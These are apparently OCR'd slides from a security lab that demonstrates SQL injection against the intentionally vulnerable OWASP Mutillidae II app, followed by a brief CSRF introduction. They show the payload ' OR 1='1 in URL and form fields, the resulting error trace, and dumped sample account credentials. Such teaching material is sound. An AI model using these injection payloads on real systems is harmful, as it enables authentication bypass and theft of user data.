
Login using your new account

OWASP Mutillidae II



If successful your account details will be display below

OWASP Mutillidae II




To run a text editor on Kali:

Applications >
Usual applications >
Accessories >
Text Editor


Record the URL in a text editor so you can examine the fields

OWASP Mutillidae II



Tamper with the password portion of the URL to see if you can get an error

OWASP Mutillidae II



Fix the password and add a single quote after it. Try it and observe what happens.

OWASP Mutillidae II

Error Message

Failure is always an option	
Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''password''' at line 2 client_info: 5.1.73 host_info: Localhost via UNIX socket) Query: SELECT * FROM accounts WHERE username='simben76' AND password='password'' (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(327): MySQLHandler->executeQuery('SELECT * FROM a...') #2 /owaspbwa/mutillidae-git/user-info.php(191): SQLQueryHandler->getUserAccount('simben76', 'password'') #3 /owaspbwa/mutillidae-git/index.php(614): require_once('/owaspbwa /mutil...') #4 {main}
Diagnotic Information	Error attempting to display user information

Click here to reset the DB


Scroll down to see the full error message

```
http://172.30.10.175/mutillidae/index.php?page=user-
info.php&username=simben76&password=password'&user-info-php-submit-button=View+Account+Details

Query: SELECT * FROM accounts WHERE username='simben76' AND password='password'
```


Lots off useful information is shown. Log the URL and SQL query in the text editor

OWASP Mutillidae II



What happens is we use a password of: **' OR 1='1**

OWASP Mutillidae II



That results is a SQL query to dump all the data in the database!

OWASP Mutillidae II

Mozilla Firefox

http://172....nt+Details | webpwnized - YouTube

info.php&username=&password='+OR+1%3D'1&user-inf

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng

Username=simba
Password=password
Signature=I am a super-cat

Username=dreveil
Password=password
Signature=Preparation H

Username=scotty
Password=password
Signature=Scotty do

Username=cal
Password=password
Signature=C-A-T-S Cats Cats Cats

Username=john
Password=password
Signature=Do the Duggie!

Username=kevin
Password=42
Signature=Doug Adams rocks


Username=dave
Password=set
Signature=Bet on S.E.T. FTW

Username=patches
Password=tortoise
Signature=meow

Username=rocky
Password=stripes
Signature=treats?

Username=tim

OWASP Mutillidae II



OWASP Mutillidae II

Please enter username and password to view account details

Name simben76' OR 1='1

Password

View Account Details

simben76' OR 1='1

You can now login without a password!

Results for "simben76' OR 1='1".1 records found.

Username=simben76
Password=password
Signature=I love chicken

OWASP Mutillidae II

Please enter username and password to view account details

Name

Password ••••••••

View Account Details

' OR 1='1

Or all users and passwords in the database!

Results for "".25 records found.

Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving fools

Username=jim
Password=password
Signature=Rome is burning

Username=bobby
Password=password
Signature=Hank is my dad

Username=simba
Password=password
Signature=I am a super-cat

A8 Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF)

- Another malicious type of attack on a website.
- Also known as a "one-click attack" or "session riding" attack.
- The browser must already be authenticated on a legitimate website and is therefore "trusted" by that web application.
- The browser is then tricked into sending unauthorized malicious (forged) requests to that website.
- This vulnerability can be extremely dangerous ... think online banking.

https://en.wikipedia.org/wiki/Cross-site_request_forgery

